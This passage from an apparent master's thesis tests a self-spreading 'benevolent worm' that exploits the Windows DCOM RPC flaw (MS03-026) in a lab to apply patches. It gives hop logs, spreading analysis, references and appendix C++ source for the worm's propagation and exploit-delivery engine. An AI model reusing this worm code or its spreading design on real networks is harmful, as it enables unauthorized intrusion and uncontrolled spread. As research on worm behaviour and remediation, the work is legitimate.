- Expected Patched by Worm - How many targets should be patched by the worm
- Actual Patched by Worm - How many targets were actually patched by the worm
- Expected Unaffected - How many targets were expected to not be exploited by the worm
    - This is for "Total Existent Targets"
- Actual Unaffected - How many targets were actually not exploited nor ran the worm
- Actual Crash - How many targets crashed as a result of the worm

Table 1: First Iteration

Total Targets (existent and non-existent)	38
Total Existent Targets	34
Expected Exploitable	27
Actual Exploited	15
Expected Patched by Worm	26
Actual Patched by Worm	15
Expected Unaffected	7
Actual Unaffected	19
Actual Crash	0
Run Time (min:sec)	15:14

There were 4 non-existent IPs used in the test to simulate the worm having to try a target, fail to reach it, and continue on with the next.

The worm has a patch for Windows XP 32-bit which had 26 VM instances. The exploit also works for Windows Server 2003 32-bit hence the 27 "Expected Exploitable" targets.

Interesting to note is that ~45% of the expected vulnerable VMs were not successfully exploited. The worm logs indicate that a successful hop could not be made because the target actively refused a connection on the exploit handler port (port 4444). The exploit payload was successfully delivered to the machine on port 135, but for an indeterminable reason the machine didn't listen on the expected port. This is a great representation of the difficulties encountered in real-world networks. Even though the VMs were exact clones of each other with the exact same configurations (excepting hostname, MAC, and IP address) there were still issues with the exploit successfully working as expected. Even though it was successful on other hops these unexpected hop results show that unknown conditions can affect the worm. Some possible reasons would be that the machine was responding more slowly in CPU performance and/or network performance. This could cause the worm to attempt to connect too soon before the target was ready. The worm implementation only attempts the connection once and assumes failure if it doesn't succeed. In addition after delivering the payload the worm waits 1 second before attempting to copy itself over to the target to allow for the target to load the remote loader handler. Some possible solutions would be to have the worm retry the exploit and wait even longer when retrying for slower hosts. It depends on the amount of certainty desired in reaching all possible nodes in the shortest time. However, this problem of missed nodes could also occur with mobile users who disconnect or with machines that were powered off at the time the worm was spreading. One possible solution is to simply execute the worm multiple times on the network at various parts of the day or week to catch missed nodes. Any nodes during a previous run that were reached would have been patched and thus ignored in subsequent runs.

Table 2: Second Iteration

Total Targets (existent and non-existent)	38
Total Existent Targets	34
Expected Exploitable	27
Actual Exploited	13
Expected Patched by Worm	26
Actual Patched by Worm	12
Expected Unaffected	7
Actual Unaffected	21
Actual Crash	0
Run Time (min:sec)	13:29

We see a similar pattern as from the first iteration, but this time the number of "Actual Exploited" is different. As mentioned in the first iteration results this is due to unanticipated performance factors of the target where it simply doesn't respond in time. The worm could retry or wait longer, but this would have the effect of slowing down the propagation of the worm. In this iteration different machines did respond and execute the worm that had not done so in the previous iteration.

Table 3: Third Iteration

Total Targets (existent and non-existent)	38
Total Existent Targets	34
Expected Exploitable	27
Actual Exploited	13
Expected Patched by Worm	26
Actual Patched by Worm	12
Expected Unaffected	7
Actual Unaffected	21
Actual Crash	0
Run Time (min:sec)	13:48

A run-down of the log data shows the following hop traversal:

Table 4: Hop Traversal

Hop	Start Time	Targets Attempted	Successful Target	Bytes sent over network *(excluding TCP overhead)*
192.168.0.2	20:37:35,734	192.168.0.150	192.168.0.150	2,797,359
192.168.0.150	20:37:38,670	192.168.0.151-152	192.168.0.152	2,799,734
192.168.0.152	20:38:06,623	192.168.0.153	192.168.0.153	2,797,315
192.168.0.153	20:39:36,343	192.168.0.154-160	192.168.0.160	2,811,634
192.168.0.160	20:41:22,281	192.168.0.161	192.168.0.161	2,797,195
192.168.0.161	20:41:48,61	192.168.0.162	192.168.0.162	2,797,180
192.168.0.162	20:43:17,170	192.168.0.163	192.168.0.163	2,797,165
192.168.0.163	20:44:46,810	192.168.0.164-170	192.168.0.170	2,811,484
192.168.0.170	20:46:25,687	192.168.0.171	192.168.0.171	2,797,045
192.168.0.171	20:46:51,592	192.168.0.172-173	192.168.0.173	2,805,969
192.168.0.173	20:47:18,639	192.168.0.174	192.168.0.174	2,797,000
192.168.0.174	20:47:52,405	192.168.0.175	192.168.0.175	2,796,985
192.168.0.175	20:48:55,608	192.168.0.176-186	192.168.0.186	2,808,840
192.168.0.186	20:51:20,765	192.168.0.187	N/A - 187 was end	2,404

One noticeable trend is that when a hop exploits the first target in its list the number of bytes sent is less than from the previous (first exploit successful) hop. An example is seen in the hops from 160->161->162. The worm sends 2,404 bytes for the initial exploit, followed by 6,550 bytes for the remote loader code. It then sends the worm binary (1,496,552), OS patch binary (1,291,040 bytes), and updated options file with targets. Included are some bytes for commands to the remote loader server run on each exploited system. In the case of 161->162 we note that 15 bytes less were sent compared to 160->161. This corresponds to a target IP address line being removed from the options file for the next hop.

At hops where multiple targets were attempted unsuccessfully (the worm will only have at most 1 successful attempt at any particular hop) the number of bytes sent can actually increase compared to the last time. This is simply due to the attempt to send the exploit (2,404 bytes) to each target unsuccessfully.

Since the worm operates sequentially (hop to hop) the most bytes sent on the network at any one instances for this iteration was 2,811,634 (excluding small overhead for TCP headers and IP headers) which was transmitted in under 1 second. On a network with a 100mbps switch infrastructure this would have consumed approximately 22.5% of the available bandwidth between two nodes only. Since the transmission required less than 1 second no significant impact would be imposed on the network. Had the hop been across a slower line such as a 10mbps switch it would have taken ~2.25 seconds for the hop to send the data.

Had an exponential approach been used the possibility of network congestion on the switch infrastructure becomes a real issue. One common infrastructure is for multiple switches to be connected together. Take for example four 100mbps Fast Ethernet switches with 48 ports

each and a 1 gigabit link daisy chained to connect them providing 192 nodes total. In an exponential strategy where each node transmits to two target nodes it is possible for up to 16 nodes on the same switch to attempt 32 nodes on another switch. If switch # 1 attempted 32 target nodes on switch # 3 and switch # 2 attempted 32 targets on switch # 4 then the link between switch # 2 and # 3 would become congested. Since switches connected in this fashion typically appear as just one large network segment there isn't a reliable method of determining which nodes should be targeted locally on a local switch to avoid causing congestion on the switch connecting links. This shows the advantage of a linear approach also on local networks or combination of linear and limited exponential fan-out.

If the network were such that the worm had been hoping across WAN or other long distance lower bandwidth links (suppose each target was connected across the country with 1.5mbps lines) then the worm could possibly tie up the network line for even longer, but this still amounts to a matter of seconds and not minutes with a linear hop-to-hop strategy. Possible solutions include writing the worm itself in a language that also generates smaller binaries (the worm binary itself being fairly large for this limited bandwidth) at the disadvantage of ease of code or having the worm only spread when the network appears to have been idle for some amount of time.

7. Conclusion

The question of whether it is feasible to responsibly propagate a benevolent worm to patch vulnerable systems has been answered in the affirmative. A framework for how such a benevolent worm should be designed and behave has been explored in this research. A responsible worm has been determined to be one that mitigates risks of resource abuse or system

interruption (crashing) by the use of careful automated controls, e.g. linear spread, kill switch, and audit trail.

A benevolent worm still has risks the most prevalent of which is crashing a system due to unexpected memory address exceptions. The importance of audibility (e.g. logs) to provide insight into what the worm did as well as the capability to undo what it did are additional factors that help to reduce this risk to a level that allows the benefits to outweigh the risks.

The benefits of this research provide the framework for a benevolent worm with how the audit trail (e.g. log) should be implemented as wells as appropriate network propagation methods to avoid congestion and resource abuse. The legal and ethical implications of the use of benevolent worms has also been explored which provides necessary insight on how to use a benevolent worm in a responsible manner.

8. Future Work

A method of providing authenticity for the worm's log would be very helpful. A framework for rapidly developing and implementing validation tests would assist in keeping ahead of malicious worms that might try to subvert the controls. The difficulty in using keys to sign logs is caused by the fact that the remote systems are not under any direct control of a central authority. The benevolent worm has to deal with systems that are possibly already under the control of a malicious entity creating an arms race for retaining control. Further research in how to combat these threats would be useful.

The redundancy of a worm for spreading itself and handling mobile users or disconnects needs further exploration. Peer-to-peer methods seem to provide the most promise in terms of avoiding bottlenecks of central control. Hybrid approaches such as division of responsibility

also provide useful techniques as seen in the Storm worm analyzed in the "Profiles of computer worms" section. A network topology graph would also be useful in assisting the spread of the worm to reach other hosts, but the overhead of forming such would have to be considered. Techniques such as distance vector routing and link state could be useful.

A strictly linear approach to spreading the worm may prove to be too slow to be useful in patching systems before or after they are exploited by malicious. One approach discussed was a fan-out method so that on a local network the worm is more aggressive and uses an exponential fan-out while for non-local targets it uses a fan-in approach to conserve bandwidth. Research of simulations of large scale networks would be helpful. Data on the best number of concurrent worms executing in a network as well as appropriate scaling to avoid congestion would provide important worm configuration settings and distribution methods.

UI research on the best way to notify users of a vulnerable system whether on the end-point node itself or to a network administrator is important. An individual or organization would need a way to quickly know if a worm was spreading on their network, the source of the worm, and how to stop it.

References

Aycock, John and Alana Maurushat. “Good Worms and Human Rights.” Oct. 2006. Accessed: 15 Oct. 2011. <http://pages.cpsc.ucalgary.ca/~aycock/papers/china.pdf>

Bita, Natasha. “Call to banish virus-hit computers from internet.” The Australian: 25 Jan. 2010 . Accessed: 6 Feb. 2012. <http://www.theaustralian.com.au/news/call-to-cut-net-link-on-virus-hit-computers/story-e6frg6n6-1225823060022>

Broad, William J., John Markoff, and David E. Sanger. “Israeli Test on Worm Called Crucial in Iran Nuclear Delay.” The New York Times: 15 Jan. 2011. Accessed: 23 Jan. 2012. <http://www.nytimes.com/2011/01/16/world/middleeast/16stuxnet.html?_r=1&pagewanted=print>

Cloud Security Alliance. “Top Threats to Cloud Computing V1.0.” CSA: Mar. 2010. Accessed: 1 Nov. 2011. <http://www.cloudsecurityalliance.org/topthreats/csathreats.v1.0.pdf>

Denning, Peter J. “The Internet Worm.” RIACS Technical Report TR-89.3. Research Institute of Advanced Computer Science: 7 Feb. 1989. Accessed: 23 Jan. 2012. <http://ntrs.nasa.gov/archive/nasa/casi.ntrs.nasa.gov/19900014594_1990014594.pdf>

Exploit Database. “Search on description ‘MS08-067’.” Accessed: 14 Mar. 2012. <http://www.exploit-db.com/search/?action=search&filter_page=1&filter_description=MS08-067&filter_exploit_text=&filter_author=&filter_platform=0&filter_type=0&filter_lang_id=0&filter_port=&filter_osvdb=&filter_cve=>

ey4s. “MS Windows (RPC DCOM) Long Filename Overflow Exploit (MS03-026).” Exploit Database: 16 Sep. 2003. Accessed: 14 Mar. 2012. <http://www.exploit-db.com/exploits/100/>

Fox News. “Conficker Worm Hits University of Utah Computers.” FoxNews.com – SciTech. Associated Press: 12 Apr. 2009. Accessed: 7 Sep. 2011. <http://www.foxnews.com/story/0,2933,514681,00.html>

Isenberg, Henri J. “A Benevolent Worm To Assess And Correct Computer Security Vulnerabilities.” U.S. Patent # US 7,296,293 B2. Symantec Corp: 13 Nov. 2007.

ISO 8601. "Data elements and interchange formats — Information interchange — Representation of dates and times." ISO 8601:2004, Third Edition. International Organization for Standardization. 1 Dec. 2004. Accessed: 20 Feb. 2012. <http://www.iso.org/iso/catalogue_detail?csnumber=40874>

Kirk, Jeremy. “Kelihos botnet, once crippled, now gaining strength.” IDG News Service, TechWorld: 2 Feb. 2012. Accessed: 3 Feb. 2012. <http://www.techworld.com.au/article/414068/kelihos_botnet_once_crippled_now_gaining_strength/>

Kizza, Joseph Migga. Computer Network Security and Cyber Ethics. 2nd ed. McFarland & Company, Inc.: 2006

Krebs, Brian. "'Good' Worm Fixes Infected Computers." Washington Post: 13 Aug. 2003. Accessed: 1 Nov. 2011. <http://www.washingtonpost.com/wp-dyn/articles/A9531-2003Aug18.html>

Lawler, Stephen. "MS Windows Server Service Code Execution PoC (MS08-067)." Exploit Database: 23 Oct. 2008. Accessed: 14 Mar. 2012. <http://www.exploit-db.com/exploits/6824/>

Leung, Ka Chun and Sean Kiernan. "W32.Downadup.C." Threats and Risks. Symantec: 6 Apr. 2009. Accessed: 7 Sep. 2011. <http://www.symantec.com/security_response/writeup.jsp?docid=2009-030614-5852-99>

Microsoft. "Microsoft Security Bulletin MS03-026." Security TechCenter: 10 Sep. 2003. Accessed: 14 Mar. 2012. <http://technet.microsoft.com/en-us/security/bulletin/ms03-026>

Microsoft. "Microsoft Security Bulletin MS08-067 - Critical." Security TechCenter: 23 Oct. 2008. Accessed: 14 Mar. 2012. <http://technet.microsoft.com/en-us/security/bulletin/ms08-067>

Mohanty, Debasis. "MS Windows Server Service Code Execution Exploit (MS08-067) (2k/2k3)." Exploit Database: 16 Nov. 2008. Accessed: 14 Mar. 2012. <http://www.exploit-db.com/exploits/7132/>

Moore, HD. "Microsoft RPC DCOM Interface Overflow." Metasploit: 20 Feb. 2012. Accessed: 7 Apr. 2012. <http://www.metasploit.com/modules/exploit/windows/dcerpc/ms03_026_dcom>

Moore, HD, Brett Moore, S. Taylor, and J. Duck. "Microsoft Server Service Relative Path Stack Corruption." Metasploit: 20 Feb. 2012. Accessed: 14 Mar. 2012. <http://www.metasploit.com/modules/exploit/windows/smb/ms08_067_netapi>

Moore, HD. "Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability." SecurityFocus: 11 Jul. 2009. Accessed: 14 Mar. 2012. <http://downloads.securityfocus.com/vulnerabilities/exploits/dcom.c>

Nuclear Regulatory Commission, United States. "NRC Information Notice 2003-14: Potential Vulnerability Of Plant Computer Network To Worm Infection." Office Of Nuclear Reactor Regulation. Washington, DC: 29 Aug. 2003.

Owens, William A. and Kenneth W. Dam, and Herbert S. Lin. "Technology, Policy, Law, and Ethics Regarding U.S. Acquisition and Use of Cyberattack Capabilities." Committee on Offensive Information Warfare, National Research Council: 2009. p. 248.

Pauli, Darren. "Govt stays ISP zombie laws." Security. ZDNet: 26 Nov. 2010. Accessed: 7 Sep. 2011. <http://www.zdnet.com.au/govt-stays-isp-zombie-laws-339307564.htm>

Pinal County of Arizona, USA. "Use of Login Banners to provide legal Notice to Users." Pinal: 22 Oct. 2008. Accessed: 6 Feb. 2012.

<http://pinalcountyaz.gov/Departments/HumanResources/Policies%20Procedures%20and%20Rules/pnp2.45.pdf>

RFC5848. "Signed Syslog Messages." Internet Engineering Task Force (IETF): May 2010. Accessed: 6 Apr. 2012. <http://tools.ietf.org/html/rfc5848>

Schneier, Bruce. "Benevolent Worms." Crypto-Gram Newsletter. Schneier.com: 15 Sep. 2003. Accessed: 26 Aug. 2011. <http://www.schneier.com/crypto-gram-0309.html>

Schneier, Bruce. "The Storm Worm." Schneier on Security. Schneier.com: 4 Oct. 2007. Accessed: 26 Aug. 2011. <http://www.schneier.com/blog/archives/2007/10/the_storm_worm.html>

Schneier, Bruce. "Hijacking the Coreflood Botnet." Schneier on Security. Schneier.com: 2 May 2011. 26 Aug. 2011. <http://www.schneier.com/blog/archives/2011/05/hijacking_the_c.html>

SecurityFocus. "Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability." SecurityFocus: 11 Jul. 2009. Accessed: 14 Mar. 2012. <http://www.securityfocus.com/bid/8205/info>


Shannon, Colleen. "The Spread of the Witty Worm." Malware Recon. IEEE Security & Privacy. IEEE: Jul. 2004. Accessed: 23 Jan. 2012.

von Neumann, John and Arthur W. Burks, ed. Theory of Self-Reproducing Automata. Urbana: University of Illinois Press, 1966.

Weaver, Nicholas, Vern Paxson, Stuart Staniford, Robert Cunningham. "A Taxonomy of Computer Worms." WORM'03. Washington, D.C.: ACM, 27 Oct. 2003.

Zetter, Kim. "Bank Not Responsible for Letting Hackers Steal $300K From Customer." Threat Level. Wired: 7 Jun. 2011. Accessed: 6 Apr. 2012. <http://www.wired.com/threatlevel/2011/06/bank-ach-theft/>

Appendix A - Test environment network diagram



Appendix B - IP allocation range used for test VMs

OS	32/64-bit	IP (192.168.0.0/24)
Windows XP Professional	32	192.168.0.150
Windows XP Professional	32	192.168.0.151
Windows XP Professional	32	192.168.0.152
Windows XP Professional	32	192.168.0.153
Windows XP Professional	32	192.168.0.154
Windows XP Professional	32	192.168.0.155
Windows XP Professional	32	192.168.0.156
Windows XP Professional	32	192.168.0.157
Windows XP Professional	32	192.168.0.158
Windows XP Professional	32	192.168.0.159
Windows XP Professional	32	192.168.0.160
Windows XP Professional	32	192.168.0.161
Windows XP Professional	32	192.168.0.162
Windows XP Professional	32	192.168.0.163
Windows XP Professional	32	192.168.0.164
Windows XP Professional	32	192.168.0.165
Windows XP Professional	32	192.168.0.166
Windows XP Professional	32	192.168.0.167
Windows XP Professional	32	192.168.0.168
Windows XP Professional	32	192.168.0.169
Windows XP Professional	32	192.168.0.170

Windows XP Professional	32	192.168.0.171
Windows XP Professional	32	192.168.0.172
Windows XP Professional	32	192.168.0.173
Windows XP Professional	32	192.168.0.174
Windows XP Professional	32	192.168.0.175
SKIPPED		192.168.0.176
Windows 7 Professional	32	192.168.0.177
Windows 7 Professional	64	192.168.0.178
SKIPPED		192.168.0.179
Windows XP Professional	64	192.168.0.180
Windows XP Professional	64	192.168.0.181
SKIPPED		192.168.0.182
Windows Vista Business	32	192.168.0.183
Windows Vista Business	64	192.168.0.184
SKIPPED		192.168.0.185
Windows Server 2003 Standard	32	192.168.0.186
Windows Server 2003 Standard	64	192.168.0.187

Appendix C - Important sections of source code for worm

ThesisWorm.cpp

```
 1 //============================================================================
 2 // Name        : ThesisWorm.cpp
 3 // Author      : Rodney Beede
 4 // Version     :
 5 // Copyright   : Copyright 2012
 6 // Description : Master's Thesis project
 7 //
 8 // Requires:    Boost 1.48.0
 9 //                OpenSSL 1.0.0g (32-bit)
10 //
11 //============================================================================
12
13
14 #define PROGRAM_NAME "ThesisWorm"
15
16 #include <string>
17 #include <iostream>
18 #include <sstream>
19
20 #include <boost/filesystem/operations.hpp>
21 #include <boost/lexical_cast.hpp>
22
23 #include "Utilities.hpp"
24 #include "logger.hpp"
25 #include "Configuration.hpp"
26 #include "ArgumentParser.hpp"
27 #include "Exploit.hpp"
28
29
30 // Filled-in by linker for us to allow us to hash the executable code in-memory for
getVersion() method
31 // Helpful guide to how to access the linker symbols was provided by
32 //      //http://stackoverflow.com/questions/7370407/get-the-start-and-end-address-of-text-
section-in-an-executable
33 extern unsigned char startOfCodeSegment;
34 extern unsigned char endOfCodeSegment;
35
36
37 Logger * logger;
38
```

```
39
40
41 // Uses a little trick to read the code segment of the process in-memory and hashes the raw byte data to give a more
42 //      consistent version so that the versioning is automatic and doesn't require someone to remember to increment it.
43 // This requires some assistance from the linker script
44 // Also we don't rely on trying to read the program executable on disk because there isn't a portable way to easily do
45 //      so.  argv[0] on Linux or Windows could be faked or missing.  Windows has an API, but it doesn't specify what
46 //      happens if the process is running and the executable was deleted.
47 std::string getVersion() {
48         assert(&startOfCodeSegment < &endOfCodeSegment);
49
50         const ptrdiff_t length = &endOfCodeSegment - &startOfCodeSegment;
51
52         std::string version = Utilities::hash(&startOfCodeSegment, length);
53
54         if("" == version) {
55                 return "Unable to determine version";
56         } else {
57                 return version;
58         }
59 }
60
61
62 void logUsefulDebug(const int argc, const char * const argv[]) {
63
64         logger->log("Begin list of all environment variables and values:");
65         std::vector<std::string> envVarNames = Utilities::getListEnvVarNames();
66
67         for(int i = 0; i < envVarNames.size(); i++) {
68                 logger->log(envVarNames[i] + " ==> " +
*(Utilities::getEnvVar(envVarNames[i])));
69         }
70         logger->log("End of all environment variables and values");
71
72
73         logger->log("Begin list of argv:");
74         for(int i = 0; i < argc; i++) {
75                 if(NULL != argv[i]) {
76                         logger->log(argv[i]);
77                 }
78         }
79         logger->log("End list of argv:");
```

```
80 }
81
82
83 void logAddresses() {
84         std::vector<std::string> addresses = Utilities::getHostAddresses();
85
86         for(int i = 0; i < addresses.size(); i++) {
87                 logger->log(addresses[i]);
88         }
89 }
90
91 /**
92 * Criteria:
93 *      Writable
94 *      Sufficient free space (at least 1MiB)
95 *
96 * Typically tries known environment variables as possible locations
97 *
98 * @return absolute path where the log can be stored (includes log filename)
99  */
100 std::string findSuitableLogLocation() {
101         std::vector<std::string> envVarsToTry;
102         // Windows type
103         envVarsToTry.push_back("APPDATA");
104         envVarsToTry.push_back("LOCALAPPDATA");
105         envVarsToTry.push_back("USERPROFILE");
106         envVarsToTry.push_back("PUBLIC");
107         envVarsToTry.push_back("TEMP");
108         // Unixie type
109         envVarsToTry.push_back("HOME");
110         envVarsToTry.push_back("TMP");
111
112         std::string directory;
113
114         //TODO There is no portable (platform independent) way to set permissions on a
directory/file so that the creator
115         //      is the only one with permissions.  A utility library to handle common platforms
will have to be developed.
116
117         for(int i = 0; i < envVarsToTry.size(); i++) {
118                 if(Utilities::getEnvVar(envVarsToTry[i])) {
119                         // We just use '/' as a path separator since APIs don't get picky about it
regardless of the platform
120                         directory = *(Utilities::getEnvVar(envVarsToTry[i])) + "/" +
PROGRAM_NAME;
121                         // Can we write to this path?
```

```
122
123                 if(!boost::filesystem::exists(directory) &&
boost::filesystem::create_directory(directory)) {
124                     // Success so use this
125                     break;
126                 } else if(boost::filesystem::exists(directory)) {
127                     // Directory already exists (previous run probably) so try a test file
128                     std::string testWriteableFile = directory + "/" +
Utilities::makeSafeFilename(Utilities::getCurrentTimestamp() + ".tmp");
129                     std::ofstream testStream;
130                     testStream.open(testWriteableFile.c_str(), std::ios::out | std::ios::binary);
131                     testStream << "TESTING FOR WRITE PERMISSION";
132                     if(testStream.fail()) {
133                         // Not a good one
134                         testStream.close();
135
136                         continue;
137                     }
138
139                     // Write was successful
140                     testStream.close();
141                     boost::filesystem::remove(testWriteableFile);
142                     break;
143                 }
144             }
145         }
146
147         if(directory.empty()) {
148             // Failed to find anything.  All filesystems read-only?
149             std::cerr << "Unable to find place to write log" << std::endl;
150             exit(255);
151         }
152
153         //TODO check filesystem free space
154
155         std::string filename = Utilities::getCurrentTimestamp() + ".log";
156         filename = Utilities::makeSafeFilename(filename);
157
158         return directory + "/" + filename;
159 }
160
161
162 /**
163  * envp - Non-standard and not POSIX.1 compliant.  If anything were to modify the env this
would have pointed to stale
164  *                 data so instead use the "extern char **environ" pointer care of unistd.h
```

```
165 *                For this program we use a helper function in the Utilities class.
166  */
167 int main(const int argc, const char * const argv[]) {
168       // Choose a location for the log file
169       const std::string logPathname = findSuitableLogLocation();
170       logger = new Logger(logPathname);
171
172       std::cout << "Logging to " << logPathname << std::endl;
173
174       logger->log("Beginning execution");
175       logger->log("Log written to " + logPathname);
176       logUsefulDebug(argc, argv);
177       logger->log("Version hash:  " + getVersion());
178       logger->log("Hostname (according to OS not DNS) is " + Utilities::getHostname());
179       logger->log("Host addresses on machine:");
180       logAddresses();
181
182
183       // Parse arguments
184       if(!ArgumentParser::parse(argc, argv)) {
185             // Error and already logged so leave
186             return 255;
187       }
188
189       logger->log("Local system time for worm is " + Utilities::getCurrentTimestamp());
190
191
192       // Patch this local machine (unless flagged as seed)
193       if(!Configuration::isRootSeed) {
194             // Update it
195             logger->log("Applying OS patch to this machine");
196
197             /*
198             * Standard Windows patch update command options
199             *
200             * -u = unattended
201             * -z = no reboot
202             * -q =
203             */
204             const std::string cmdLine = Configuration::updateBinaryFullPathname + " -u -z -
q";
205             logger->log("DEBUG:\t" + cmdLine);
206
207             const int osUpdateReturnCode = system(cmdLine.c_str());
208
209             // Return code for unattended install is expected to be 3010
```

```
(ERROR_SUCCESS_REBOOT_REQUIRED) for success
210             if(3010 != osUpdateReturnCode) {
211                     logger->log("ERROR:  Application of update returned error exit code of " +
boost::lexical_cast<std::string>(osUpdateReturnCode));
212             } else {
213                     logger->log("OS update patch applied successfully");
214                     logger->log("Machine may need to be rebooted for patch to take affect");
215             }
216     } else {
217             logger->log("Worm running as seed so not executing OS update patch for this
machine");
218     }
219
220
221     // Try the first target (and only 1 successful target).  Loop until a successful exploit.
222     Exploit exploitEngine;
223     while(!Configuration::targets.empty()) {
224             const std::string targetAddress = Configuration::targets.front();
225             Configuration::targets.pop_front();
226
227             logger->log("Attempting target " + targetAddress);
228             if(exploitEngine.exploit(targetAddress)) {
229                     logger->log("Successfully exploited " + targetAddress);
230                     break;
231             } else {
232                     logger->log("Unsuccessful");
233             }
234     }
235
236
237     delete(logger);
238
239     return EXIT_SUCCESS;
240 }
241
```

Exploit.cpp

```
1 /*
2 * File:   Exploit.cpp
3 * Author: rbeede
4 *
5 * Created on March 21, 2012, 7:09 PM
6 *
```

```
 7 * Exploits MS03-026_dcom_exploit (CVE-2003-0352)
 8 *
 9 * Designed for Windows XP SP0 32-bit
10 *
11 */
12
13 #include "Exploit.hpp"
14
15 const std::string Exploit::EXPLOIT_PORT = "135";
16 const std::string Exploit::PAYLOAD_PORT = "4444";
17 const std::string Exploit::PAYLOAD_LOADER_PORT = "65534";
18
19
20 Exploit::Exploit() {
21 }
22
23
24 /**
25 * Destructor
26  */
27 Exploit::~Exploit() {
28 }
29
30
31 bool Exploit::exploit(const std::string & targetIP) {
32         // Send remote loader to PAYLOAD_PORT
33         logger->log("Sending exploit stage");
34         if(!sendToTarget(targetIP, Exploit::EXPLOIT_PORT, Exploit::exploitBytes,
Exploit::exploitBytes_length)) {
35                 logger->log("ERROR:  Failed to send exploit stage payload to " + targetIP + ":" +
Exploit::EXPLOIT_PORT);
36                 return false;
37         }
38
39         // Sleep for 1 second to allow the exploit time to load and listen
40         sleep(1);
41
42         // Send ThesisWormRemoteLoader payload
43         logger->log("Sending remote loader payload");
44         if(!sendToTarget(targetIP, Exploit::PAYLOAD_PORT, Exploit::exploitPayloadBytes,
Exploit::exploitPayloadBytes_length)) {
45                 logger->log("ERROR:  Failed to send remote loader payload to " + targetIP + ":" +
Exploit::PAYLOAD_PORT);
46                 return false;
47         }
48
```

```
49        // Construct the options file content
50        // Construct options file
51        const std::string optionsFilename = Utilities::makeSafeFilename("WormOptions." +
Utilities::getCurrentTimestamp());
52        logger->log("Constructing options file with name " + optionsFilename);
53        const std::vector<unsigned char> optionsContent_vector =
createOptionsFileContent(targetIP, Exploit::EXPLOIT_PORT, optionsFilename);
54        logger->log("Options file (with SAVE) has length of " +
boost::lexical_cast<std::string>(optionsContent_vector.size()));
55
56
57        // Worm binary
58        logger->log("Constructing worm binary SAVE using " +
Configuration::wormBinaryFullPathname);
59        const std::vector<unsigned char> wormContent =
prepForSaveBinaryFile(Configuration::wormBinaryFullPathname, "benevolent-worm.exe");
60        logger->log("Worm binary executable (with SAVE) has length of " +
boost::lexical_cast<std::string>(wormContent.size()));
61
62        // Update binary
63        logger->log("Constructing os update binary SAVE using " +
Configuration::updateBinaryFullPathname);
64        const std::vector<unsigned char> updateContent =
prepForSaveBinaryFile(Configuration::updateBinaryFullPathname, "os-update.exe");
65        logger->log("Update binary executable (with SAVE) has length of " +
boost::lexical_cast<std::string>(updateContent.size()));
66
67        // EXEC command
68        logger->log("Construction EXEC command");
69        const std::vector<unsigned char> execContent = createExecContent("benevolent-
worm.exe", optionsFilename, "os-update.exe");
70
71        // Bundle up all the SAVE file commands and the EXEC commands into one big array
for sending
72        std::vector<unsigned char> wormPayload;
73        wormPayload.insert(wormPayload.end(), optionsContent_vector.begin(),
optionsContent_vector.end());
74        wormPayload.insert(wormPayload.end(), wormContent.begin(), wormContent.end());
75        wormPayload.insert(wormPayload.end(), updateContent.begin(), updateContent.end());
76        wormPayload.insert(wormPayload.end(), execContent.begin(), execContent.end());
77
78
79        // Send the data
80        // could also have done &(var.front())  or &vector[0]
81        // BE WARNED THAT IF DATA IS CHANGED IN THE VECTOR THEN THIS
POINTER COULD BECOME INVALIDATED
```

```
82        //      (hence why we use const to help reduce the chance of this accidental mistake)
83        const unsigned char * const wormPayload_bytes = (unsigned char *)
wormPayload.data(); // [C++0x STL]
84        const int wormPayload_bytes_length = wormPayload.size();
85
86
87        logger->log("Sending worm code to remote loader for SAVE and EXEC");
88        if(!sendToTarget(targetIP, Exploit::PAYLOAD_LOADER_PORT,
wormPayload_bytes, wormPayload_bytes_length)) {
89                logger->log("ERROR:  Failed to send worm payload to " + targetIP + ":" +
Exploit::PAYLOAD_LOADER_PORT);
90                return false;
91        }
92
93        //TODO consider extra connection check to ensure worm actually executed on remote
system
94
95        return true;
96 }
97
98
99 bool Exploit::sendToTarget(const std::string & ipAddress, const std::string & port, const
unsigned char * const bytes, const int bytes_length) {
100       TCPClient tcpClient(ipAddress, port);
101       if(!tcpClient.getLastError().empty()) {
102               logger->log("ERROR:  Unable to resolve " + ipAddress + ":" + port);
103               return false;
104       }
